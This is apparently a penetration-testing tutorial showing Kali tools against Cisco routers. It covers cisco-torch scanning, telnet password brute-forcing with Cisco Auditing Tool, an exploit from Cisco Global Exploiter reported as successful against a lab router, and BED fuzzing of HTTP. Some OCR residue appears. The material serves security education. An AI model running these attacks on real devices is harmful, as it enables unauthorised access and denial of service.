
Vulnerability Analyses Tools-Cisco Tools


Kali has some tools that can be used to exploit Cisco router. One such tool is **Cisco-torch** which is used for mass scanning, fingerprinting, and exploitation.

Let's open the Terminal console by clicking the left pane.


6.1 (Snapshot 1) [Running] - Oracle VM VirtualBox
hine View Input Devices Help
Applications Places Terminal Thu 13:46
201608140818
Quick scan on 192.168.1.0_24.xml
pass
sqlmap.txt
root@kali: ~
File Edit View Search Terminal Help


```
root@kali:~# dnsenum
```

Then, type "**cisco-torch –parameter IP of host"** and if there is nothing found to exploit, then the following result will be shown.



```
root@kali:~# cisco-torch -n [redacted].1
Using config file torch.conf...
Loading include and plugin ...

###############################################################
#   Cisco Torch Mass Scanner                       #
#   Becase we need it...                                        #
#   http://www.arhont.com/cisco-torch.pl                        #
###############################################################

List of targets contains 1 host(s)
1735:   Checking 10.22.21.1 ...
--->
- All scans done. Cisco Torch Mass Scanner   -
---> Exiting.
```

To see what are the parameters that can be used, type "**cisco-torch ?"**




```
root@kali:~# cisco-torch ?
Using config file torch.conf...
Loading include and plugin ...
 version
usage: cisco-torch <options> <IP,hostname,network>

or: cisco-torch <options> -F <hostlist>

Available options:
-O <output file>
-A              All fingerprint scan types combined
-t              Cisco Telnetd scan
-s              Cisco SSHd scan
-u              Cisco SNMP scan
-g              Cisco config or tftp file download
-n              NTP fingerprinting scan
-j              TFTP fingerprinting scan
-l <type>       loglevel
                c  critical (default)
                v  verbose
                d  debug
-w              Cisco Webserver scan
```

Cisco Auditing Tool

It is a PERL script, which scans Cisco routers for common vulnerabilities. To use it, again open the terminal on the left pane as shown in the previous section and type “**CAT –h hostname or IP”**.


You can add the port parameter “**-p”** as shown in the following screenshot, which in this case is 23 to brute-force it.



```
root@kali:~# CAT -p 23 -h 10.22.21.1

Cisco Auditing Tool - g0ne [null0]

Checking Host: 10.22.21.1


Guessing passwords:

pattern match timed-out at /usr/share/cisco-auditing-tool/plugins/brute line 12
root@kali:~# 
```

Cisco Global Exploiter


Cisco Global Exploiter (CGE) is an advanced, simple, and fast security testing tool. With these tools, you can perform several types of attacks as shown in the following screenshot. However, be careful while testing in a live environment as some of them can crash the Cisco devise. For example, option can stop the services.



```
root@kali:~# cge.pl

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability
```

To use this tool, type “cge.pl **Ipaddress** number of vulnerability”


The following screenshot shows the result of the test performed on Cisco router for the vulnerability number 3 from the list above. The result shows the vulnerability was successfully exploited.



```
root@kali:~# cge.pl 10.22.21.1 3

Vulnerability successful exploited with [http://10.22.21.1/level/17/exec/....] .
..
```

BED


BED is a program designed to check daemons for potential buffer overflows, format strings, et. al.



```
root@kali:~# bed

 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )


 Usage:

 ./bed.pl -s <plugin> -t <target> -p <port> -o <timeout> [ depends on the plugin
 ]

 <plugin>   = FTP/SMTP/POP/HTTP/IRC/IMAP/PJL/LPD/FINGER/SOCKS4/SOCKS5
 <target>   = Host to check (default: localhost)
 <port>     = Port to connect to (default: standard port)
 <timeout>  = seconds to wait after each test (default: 2 seconds)
 use "./bed.pl -s <plugin>" to obtain the parameters you need for the plugin.

 Only -s is a mandatory switch.
```

In this case, we will test the testing machine with IP **192.168.1.102** and the protocol HTTP.

The command will be “**bed –s HTTP –t 192.168.1.102”** and testing will continue.



```
root@kali:~# bed -s HTTP -t 192.168.1.102

 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

 + Buffer overflow testing:
                testing: 1     HEAD XAXAX HTTP/1.0     ...........
                testing: 2     HEAD / XAXAX    ...........
                testing: 3     GET XAXAX HTTP/1.0      ...........
                testing: 4     GET / XAXAX     ...........
                testing: 5     POST XAXAX HTTP/1.0     ...........
                testing: 6     POST / XAXAX    ...........
                testing: 7     GET /XAXAX      ...........
                testing: 8     POST /XAXAX     ...........
 + Formatstring testing:
                testing: 1     HEAD XAXAX HTTP/1.0     .......
                testing: 2     HEAD / XAXAX    .......
                testing: 3     GET XAXAX HTTP/1.0      .......
                testing: 4     GET / XAXAX     .......
                testing: 5     POST XAXAX HTTP/1.0     .......
                testing: 6     POST / XAXAX    .......
                testing: 7     GET /XAXAX      .......
                testing: 8     POST /XAXAX     .......
* Normal tests
 + Buffer overflow testing:
                testing: 1     User-Agent: XAXAX       ...........
                testing: 2     Host: XAXAX     ...........
                testing: 3     Accept: XAXAX   ...........
                testing: 4     Accept-Encoding: XAXAX  ...........
                testing: 5     Accept-Language: XAXAX  ...........
                testing: 6     Accept-Charset: XAXAX   ...........
                testing: 7     Connection: XAXAX       ...........
                testing: 8     Referer: XAXAX
```